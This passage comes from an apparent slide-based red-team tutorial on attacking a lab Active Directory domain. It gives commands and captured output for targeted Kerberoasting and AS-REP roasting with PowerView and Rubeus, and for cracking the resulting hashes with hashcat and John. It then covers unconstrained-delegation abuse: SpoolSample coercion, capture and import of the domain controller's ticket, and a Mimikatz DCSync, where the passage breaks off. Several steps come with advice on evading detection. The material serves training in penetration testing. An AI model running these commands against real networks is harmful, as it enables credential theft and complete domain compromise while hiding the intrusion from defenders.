PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainObjectAcl -ResolveGUIDs -SamAccountName raiden | ? {$_._ActiveDirectoryRights -match 'GenericAll'}
```

AceType	: AccessAllowed
ObjectDN	: CN=raiden,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
ActiveDirectoryRights	: GenericAll
OpaqueLength	: 0
ObjectSID	: S-1-5-21-3614633456-3812767098-950797269-1117
InheritanceFlags	: None
BinaryLength	: 36
IsInherited	: False
IsCallback	: False
PropagationFlags	: None
SecurityIdentifier	: S-1-5-21-3614633456-3812767098-950797269-1115
AccessMask	: 983551
AuditFlags	: None
AceFlags	: None
AceQualifier	: AccessAllowed
AceType	: AccessAllowed
ObjectDN	: CN=raiden,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
ActiveDirectoryRights	: GenericAll
OpaqueLength	: 0
ObjectSID	: S-1-5-21-3614633456-3812767098-950797269-1117
InheritanceFlags	: None
BinaryLength	: 20
IsInherited	: False
IsCallback	: False
PropagationFlags	: None
SecurityIdentifier	: S-1-5-18
AccessMask	: 983551
AuditFlags	: None
AceFlags	: None
AceQualifier	: AccessAllowed

GenericAll/GenericWrite Abuse:

- With GenericAll/GenericWrite permissions, we can do almost anything we want to our target user. We could easily [reset their password](#) to any value we'd like and then access their account.
- The problem with the attack method above is that it's likely to raise suspicions since the user will no longer be able to access their account with their old password. The attacks below are a lot stealthier:
 - 1) **Targeted Kerberoasting** - Use our GenericWrite permissions to set a Service Principal Name (SPN) on the domain user's account, Kerberoast them and extract their password hash, crack the Kerberos hash offline and gain access to their account using their password. To alleviate suspicion, we can delete the SPN we set immediately after extracting the password hash.
 - 2) **Targeted AS-REP roasting** - Use our GenericWrite permissions to change the target user's UserAccountControl (UAC) value to not require Kerberos preauthentication, AS-REP roast them and extract their password hash, crack it offline and reset the target user's UAC value.

NOTE: Both attacks above still rely on the user having a crackable password.

DOMAIN PRIVESC - TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- We can use PowerView or the AD Module to set any SPN we want on the target user's account.

```
Set-DomainObject raiden -Set @{'serviceprincipalname'='heybuddy/imabouttoroastyou'} -Verbose
```

```
Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname
```

The screenshot shows a Windows PowerShell session in a terminal window. The user runs a command to get the NetUser object for 'raiden'. Then, they run a command to set the 'serviceprincipalname' for 'raiden' to 'heybuddy/imabouttoroastyou'. Finally, they run another command to get the NetUser object again, which now shows the new service principal name.

```
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname
samaccountname serviceprincipalname
----- -----
raiden

PS C:\Users\miller\Desktop\PurpleHaze> Set-DomainObject raiden -Set @{'serviceprincipalname'='heybuddy/imabouttoroastyou'}
VERBOSE: [Get-DomainSearcher] search base: LDAP://FOX-SVR.DC.FOX.COM/DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=raiden)(name=raiden)(displayname=raiden)
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'heybuddy/imabouttoroastyou' for object 'raiden'
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname
samaccountname serviceprincipalname
----- -----
raiden      heybuddy/imabouttoroastyou

PS C:\Users\miller\Desktop\PurpleHaze>
```

AD Module Command:

```
Set-ADUser -Identity raiden -ServicePrincipalNames @{}{Add='heybuddy/imabouttoroastyou'}
```

DOMAIN PRIVESC - TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- Now we can use Rubeus to Kerberoast the target user.

Rubeus.exe kerberoast /user:raiden /domain:fox.com

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe kerberoast /user:raiden /domain:fox.com

v1.4.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User      : raiden
[*] Target Domain   : fox.com
[*] Searching path 'LDAP://FOX-SVR-DC.fox.com/DC=fox,DC=com' for Kerberoastable users

[*] Found 1 user(s) to Kerberoast!

[*] SamAccountName  : raiden
[*] DistinguishedName: CN=raiden,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
[*] ServicePrincipalName: heybuddy/imabouttoroastyou
[*] Supported ETypes  : RC4_HMAC_DEFAULT
[*] Hash              : $krb5tgs$23$*raiden$fox.com$heybuddy/imabouttoroastyou@fox.com*$4BE718FC2EE94CFDE9B$FB1A665CA3DE41CF5B825666162F43AEEC19D2BBB19935041C9680EA7E1EAE43377B59A41F8F70BC62527D84282B76AB10555905DC3092050D5B1EC8EA47B8811B08E0DB6DD5D1168BDB6FE58E17A81B89346056F9404039A1750618
```

DOMAIN PRIVESC - TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- Don't forget to stay opsec safe and remove the fake SPN once you're done roasting them.

```
Set-DomainObject raiden -Clear serviceprincipalname -Verbose
```

```
Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname
```

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname
samaccountname serviceprincipalname
-----
raiden      heybuddy/imabouttoroastyou

PS C:\Users\miller\Desktop\PurpleHaze> Set-DomainObject raiden -Clear serviceprincipalname -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://FOX.SVR.DC.FOX.COM/DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=raiden)(name=raiden)(displayname
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object 'raiden'
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname
samaccountname serviceprincipalname
-----
raiden

PS C:\Users\miller\Desktop\PurpleHaze>
```

DOMAIN PRIVESC - TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- Finally, we can crack the extracted Kerberos hash offline and access the user's account with their password.

```
hashcat -m 13100 -a 0 HASHES-FILE WORDLIST
```

```
$krb5tgs$23$*raiden$fox.com$heybuddy/imabouttoroastyou@fox.com*$bc5cb8823123d4098d57f4dc92116182$  
5a41t3585D0TTZ3t4c6ctt/tt58ba82a/5tcd8ea068696b9Te031daae94tat1886ccf495dd0f725fb535569fa734d05c6  
8c5134c4c87092e86755c3078f1f4335f14d932764a426c73e70657e15231b94891cbc7a5b1d6f1efbf9a81aa40d44e28  
bef223aac8cc7fa71d04dcb6a0786a8b0fa83b526a6702f67a59d283541fbf7a57d6c975aebfae88d358a1c4ef80cf3f6  
311b0d25937402cf9028e70093fa9c89f0024faa760595d7477b4244170b683d15be63d2a37ad1feee3996fc34969cddc  
513f5820dd88ed0ad77f864fc2dcf07b0891acd5f7ace016a043f25020f00354dafac1e6fd8df85ad84b0276789abe251  
7fa6ff63963276740c6e60dbffbbf84b2d2c0d5b4a2fc5a09b05cebc290808c554b7e5151c8f6da49841a123232af1a57  
59afe0ffc751b921e6abf2cf18891da2ad2e207e5342193171e8a7d3144d0b1f9d5d5d4c86bd844a8dc506969bfd718  
f291a7fd023a738f739b79c55953228d7d91d38475f6304a82b7d490139107865f57d010d2868f29a0d21bec6f0365236  
331f24abeacb60bb3506ccc907f6f533f35d89b52370c9b331a3661e4d640e48bdc831119fc2d5d3c5975ec4e796b3e89  
a10bb3877e75e84096c39901a3cd6964231c06d4453476ed595012a0bf80c1c010af511ddc404d5a4203a364588d398d6  
a8641a0f4157883fe8f79ebf838cf9e7abd29865b6c61c691ee11fbbd525b027b8312fd37187477e43a8ad37d285c4588  
6fc0a55cef7f6161345da3879c25137ec433f1e053210c28b2961d353a3fb953a7e1de09f98d52fhc4e3dceabb69a40f2  
0418352b747ccd40b16407946a9dfd5cd849f0d6027630a556b14c980aa440a7d5f5c1ab2a1 Pass12!!
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.type...: Kerberos 5 TGS-REP etype 23
```

DOMAIN PRIVESC - TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- We can use PowerView to change the target's UserAccountControl value to not require Kerberos preauthentication.

```
Set-DomainObject raiden -Set @{'useraccountcontrol'=4260352} -Verbose
```

```
Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount
```

```
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount
name userprincipalname admincount
---- -----
eva eva@fox.com 1
vamp vamp@fox.com

PS C:\Users\miller\Desktop\PurpleHaze> Set-DomainObject raiden -Set @{'useraccountcontrol'=4260352} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://FOX-SVR-DC.FOX.COM/DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=raiden)(name=raiden)(displayname=ra
VERBOSE: [Set-DomainObject] Setting 'useraccountcontrol' to '4260352' for object 'raiden'
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount
name userprincipalname admincount
---- -----
eva eva@fox.com 1
raiden raiden@fox.com 1
vamp vamp@fox.com

PS C:\Users\miller\Desktop\PurpleHaze>
```

DOMAIN PRIVESC - TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- Use Rubeus to AS-REP roast the target user.

Rubeus.exe asreproast /user:raiden /domain:fox.com

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe asreproast /user:raiden /domain:fox.com

v1.4.2

[*] Action: AS-REP roasting
[*] Target User      : raiden
[*] Target Domain    : fox.com
[*] SamAccountName   : raiden
[*] DistinguishedName: CN=raiden,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
[*] Using domain controller: fox.com (192.168.80.254)
[*] Building AS-REQ (w/o preauth) for: 'fox.com\raiden'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$raiden@fox.com:2C38D5A794B020B828D62D6FB0DEE752$183E44BA6DBD7D2EEB21D
3694D9458BF91DA69E5298B6AF8CF7033B926B445DE4CDD4C2E1F83BFC303C07C0E64722386325B2
0E648850c03E1DA8BB3BC26584C04ACC79A98F9E304B5AD331ECE7AA40DDADDA43D2F1A8B5D414B4
08C4483520B4AC2F654457710EAA432F9F91F20B4CDF3B2C582035FA4DF21FF2B5FBFD47DB84E77E
47F66ED19BBBDA0ADADBEC881DA8DF6B9A60E27969AA6AB2142ADD5ADC548C46FC558C887320DAA
95DFBF5888FB0ED3B65CF5362B7FB257CDFBBB24729B30A5CD9BCEA980C82960ED4DED2720AE05CA
A3253B6D48FDF6DD5972BEA5BEB1DDE
```

DOMAIN PRIVESC - TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- Use PowerView again to reset the user's UAC value and revert our changes

```
Set-DomainObject raiden -Set @{$useraccountcontrol='66048'} -Verbose
```

```
Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount
```

```
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount
name    userprincipalname admincount
----    -----           -----
eva    eva@fox.com        1
raiden raiden@fox.com   1
vamp   vamp@fox.com     1

PS C:\Users\miller\Desktop\PurpleHaze> Set-DomainObject raiden -Set @{$useraccountcontrol='66048'} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://FOX-SVR-DC.FOX.COM/DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=raiden)(name=raiden)(displayname=rai
VERBOSE: [Set-DomainObject] Setting 'useraccountcontrol' to '66048' for object 'raiden'
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount
name    userprincipalname admincount
----    -----           -----
eva    eva@fox.com        1
vamp   vamp@fox.com     1

PS C:\Users\miller\Desktop\PurpleHaze>
```

User RAIDEN no longer appears in
the list of users not requiring
Kerberos preauthentication

DOMAIN PRIVESC - TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- Crack their AS-REP password hash offline.

```
john HASHES-FILE --wordlist=WORDLIST
```

```
john --show HASHES-FILE
```

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john raiden-hash-asrep --wordlist=./passwords.dict
Warning: detected hash type "krb5asrep", but the string is also recognized as "krb5asrep-aes-opencl"
Use the "--format=krb5asrep-aes-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 29 candidates left, minimum 64 needed for performance.
Pass12!!      ($krb5asrep$raiden@fox.com)
1g 0:00:00:00 DONE (2019-08-25 21:05) 50.00g/s 1450p/s 1450c/s 1450C/s 123456..P455w0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john --show raiden-hash-asrep
$krb5asrep$raiden@fox.com:Pass12!!
1 password hash cracked, 0 left
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ 
```

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

UNCONSTRAINED KERBEROS DELEGATION:

- A feature that was introduced to Active Directory in Windows Server 2000 to solve the [Kerberos double hop issue](#).
- A domain server/computer with unconstrained Kerberos delegation enabled can [impersonate any users or computers connecting](#) to it because their Ticket-Granting Ticket (TGT) is placed into the computer's memory so the computer can use it to authenticate to other services on behalf of the connected user.
- Why is this interesting for us? If we can compromise a domain computer with unconstrained delegation enabled, we can wait for a user with administrative privileges e.g. a domain admin to connect to us and then [steal their ticket](#) and use it across the domain without having to know (or crack) the account's password.
- An even better attack method is forcing the Domain Controller (DC) to connect to our compromised server and then steal its ticket, effectively giving us full control over the domain. We'll use this method to gain full domain compromise, you can learn more about this method in this [awesome presentation](#) by @harmj0y and @tifkin.

Read more about Unconstrained Kerberos Delegation:

<https://adsecurity.org/?p=1667>

<https://blog.stealthbits.com/unconstrained-delegation-permissions/>

<https://www.cyberark.com/threat-research-blog/weakness-within-kerberos-delegation/>

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- First things first, we need to find domain computers/servers with **Unconstrained Kerberos Delegation** enabled.

BloodHound:

We can use the query below to find vulnerable systems from BloodHound's Neo4j backend (<http://localhost:7474>).

```
MATCH (c:Computer {unconstraineddelegation: true})  
RETURN c.name
```


```
1 MATCH (c:Computer {unconstraineddelegation: true})  
2 RETURN c.name
```



```
$ MATCH (c:Computer {unconstraineddelegation: true}) RETURN c.name
```

c.name
"FOX-SVR-DC.FOX.COM"
"FOX-PC-ZERO.FOX.COM"

FOX-PC-ZERO.FOX.COM	
	Queries
Database Info	FOX-PC-ZERO.FOX.COM
Node Info	Windows 7 Ultimate Service Pack 1
Name	FOX-PC-ZERO.FOX.COM
OS	Windows 7 Ultimate Service Pack 1
Enabled	True
Allows Unconstrained Delegation	True
Compromised	False
LAPS Enabled	False
Service Principal Names	RestrictedKrbHost/FOX-PC-ZERO HOST/FOX-PC-ZERO RestrictedKrbHost/FOX-PC-ZERO.fox.com HOST/FOX-PC-ZERO.fox.com
Sessions	1
Reachable High Value Targets	0
Sibling Objects in the Same OU	3
Effective Inbound GPOs	3



NOTE: The domain controller will always be on this list.

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION


- We can do the same thing with PowerView or the AD Module.

PowerView:

```
Get-DomainComputer -Unconstrained | select  
name,dnshostname,operatingsystem
```

AD-Module:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```




name	dnshostname	operatingsystem
FOX-SVR-DC	FOX-SVR-DC.fox.com	Windows Server 2012 R2 Standard Evaluation
FOX-PC-ZERO	FOX-PC-ZERO.fox.com	Windows 7 Ultimate

```
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainComputer -Unconstrained | select name,dnshostname,operatingsystem  
  
name dnshostname operatingsystem  
---- -----  
FOX-SVR-DC FOX-SVR-DC.fox.com Windows Server 2012 R2 Standard Evaluation  
FOX-PC-ZERO FOX-PC-ZERO.fox.com Windows 7 Ultimate  
  
PS C:\Users\miller\Desktop\PurpleHaze>
```

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- We then need to compromise one of these identified systems and acquire local administrative rights.
- We'll just assume this has already happen using one of the attack paths we've already covered e.g. Kerberoasting.
- With the unconstrained delegation server compromised, we need to setup Rubeus to [monitor](#) for incoming user connections.
- **NOTE:** This needs to be done from a **high integrity/administrator session**.
- DON'T close this prompt until we've grabbed our ticket.

```
#Monitor all logon events (EventID 4624)
Rubeus.exe monitor /interval:1
```



The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command entered is ".\Rubeus.exe monitor /interval:1". The output displays a decorative logo consisting of various brackets and symbols, followed by the text "v1.4.2". At the bottom, two lines of text are highlighted with a red box: "[*] Action: TGT Monitoring" and "[*] Monitoring every 1 seconds for 4624 logon events".

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe monitor /interval:1
v1.4.2
[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for 4624 logon events
```

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- Everything's setup and we could just wait for an admin user to connect to us, but why do that when we can force the domain controller to connect to us and steal its ticket, immediately giving us full domain compromise? ;)
- To do this we'll need to download and compile @tifkin's [SpoolSample](#); a PoC tool that can be used to coerce Windows systems to authenticate to any host using the MS-RPRN RPC interface.

The screenshot shows the GitHub repository page for [leechristensen / SpoolSample](#). The repository has 9 stars, 184 forks, and 39 issues. It contains 5 commits, 1 branch, 0 releases, and 1 contributor. The license is BSD-3-Clause. The README.md file was updated by leechristensen on Oct 6, 2018. The repository contains two main folders: MS-RPRN and SpoolSample, both of which are initial commits from 11 months ago.

Code Issues 0 Pull requests 0 Projects 0 Security Insights

5 commits 1 branch 0 releases 1 contributor BSD-3-Clause

Branch: master ▾ New pull request Find File Clone or download ▾

leechristensen Update README.md Latest commit 688971e on Oct 6, 2018

MS-RPRN Initial commit 11 months ago

SpoolSample Initial commit 11 months ago

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- Once we have the SpoolSample executable on our compromised host we can force the domain controller to authenticate to our compromised unconstrained delegation server. This doesn't require administrator privileges.

SpoolSample.exe TARGET-HOST DELEGATION-SERVER

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\SpoolSample.exe FOX-SVR-DC.fox.com FOX-PC-ZERO.fox.com
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\FOX-SVR-DC.fox.com, CaptureServer: \\FOX-PC-ZERO.fox.com
RpcRemoteFindFirstPrinterChangeNotificationEx failed. Error Code 1722 - The RPC server is unavailable.

PS C:\Users\miller\Desktop\PurpleHaze> .\SpoolSample.exe FOX-SVR-DC.fox.com FOX-PC-ZERO.fox.com
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\FOX-SVR-DC.fox.com, CaptureServer: \\FOX-PC-ZERO.fox.com
RpcRemoteFindFirstPrinterChangeNotificationEx failed. Error Code 1722 - The RPC server is unavailable.

PS C:\Users\miller\Desktop\PurpleHaze>
```

- NOTE: You may get some error messages, but this doesn't mean the attack failed. Let's see what's happening over in our Rubeus session.

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- Over in Rubeus...

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe monitor /interval:1

v1.4.2

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for 4624 logon events

[+] 8/7/2019 10:32:51 PM - 4624 logon event for 'FOX\FOX-SVR-DC$' from '192.168.80.254'
[*] Target LUID: 0x1ba039
[*] Target service : krbtgt

UserName          : FOX-SVR-DC$
Domain            : FOX
LogonId           : 0x1ba039
UserSID           : S-1-5-21-3614633456-3812767098-950797269-1001
AuthenticationPackage : Kerberos
LogonType          : Network
LogonTime          : 8/7/2019 7:32:51 PM
LogonServer         : FOX.COM
```

```
doIFEjCCBQ6gAwIBBaEDAgEwooIEIzCCBB9hggQbM
WC5DT02jggP1MIID4aADAgESoQMCAQKiggPTBIIDz
ViqgV9cY5FseZv9y4nq27piYW7xQK0cvGiimALnJs
BOUDbPh3Gw4ZrY1xXVMjv7lOoEVCQYNAIdMdBMuFs
d39MOaGXdApzB3JUKQsICCNZW1/s13DuaUR3vyW1B
is3NrtwCOPde+q0EogwqxExD/o+wmtlQ13u4AOEb
o2KDEGJhio03J20Nq8ZsR2+BKI2CN/ihymPZFy00y
IOhb1+8YETVEWuVwDe0EMTSknIc1v2bm4ghCMYoNc
36MiqNEfrx2F01RJpkBn3kRUET+UbH4h2LBI5+IiQ
TFKQwP5iNps8Xp4auUamuXOOR82wv0a10h90iwwNv
TkPKUfKLg5RnowdT2e3dggm6N6694u12qzz7KETV
VSG/d0KkYsdymV3zkeXlyFhV8d5uodmRAADNZbpdt
Wa4cULDNLUS6rmirFIdTxsIMdsU+k8KaKsd9+dmtv
O1D5H0YKrp1+m9A3zfV1zbWjXexigLNBx9j51jOG+
YoAG0qQ4ruu2C+w7PeVqqBK1Zd/AFQbw1N0orWRZ
IBcEslnkf/danIJmlVosyB5WyjDj+c+Fss3idxyq1
YKEAAKURGA8yMDE5MDgwNze4NDEwM1qmERgPMjAx0
GqADAgECoRMwERsGa3JidGd0GwdGT1guQ09N
```

```
[*] Extracted 1 total tickets
```

- We grabbed the domain controller's authentication ticket. We can now impersonate the domain controller.
- How about we abuse this access?

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- Copy the entire ticket and use the command below to import it into any domain user's session.

Rubeus.exe ptt /ticket:BASE-64-TICKET-HERE

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe ptt /ticket:doIF...[redacted]
PS C:\Users\miller\Desktop\PurpleHaze> [redacted]
PS C:\Users\miller\Desktop\PurpleHaze>
```

v1.4.2

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze>
```

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- Great. We've imported the DC's ticket into our session, one of the best ways to abuse this access is to use the [DCSync](#) attack to extract the NTLM password hashes for any users in the domain.
- Domain Controllers have the rights to do this since they're required to replicate domain information.
- We can use the Mimikatz command below to easily DCSync any user in the domain.

```
lsadump::dcsync /user:DOMAIN\USERNAME
```

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:FOX\ocelot
[DC] 'fox.com' will be the domain
[DC] 'FOX-SVR-DC.fox.com' will be the DC server
[DC] 'FOX\ocelot' will be the user account

Object RDN : revolver ocelot

** SAM ACCOUNT **

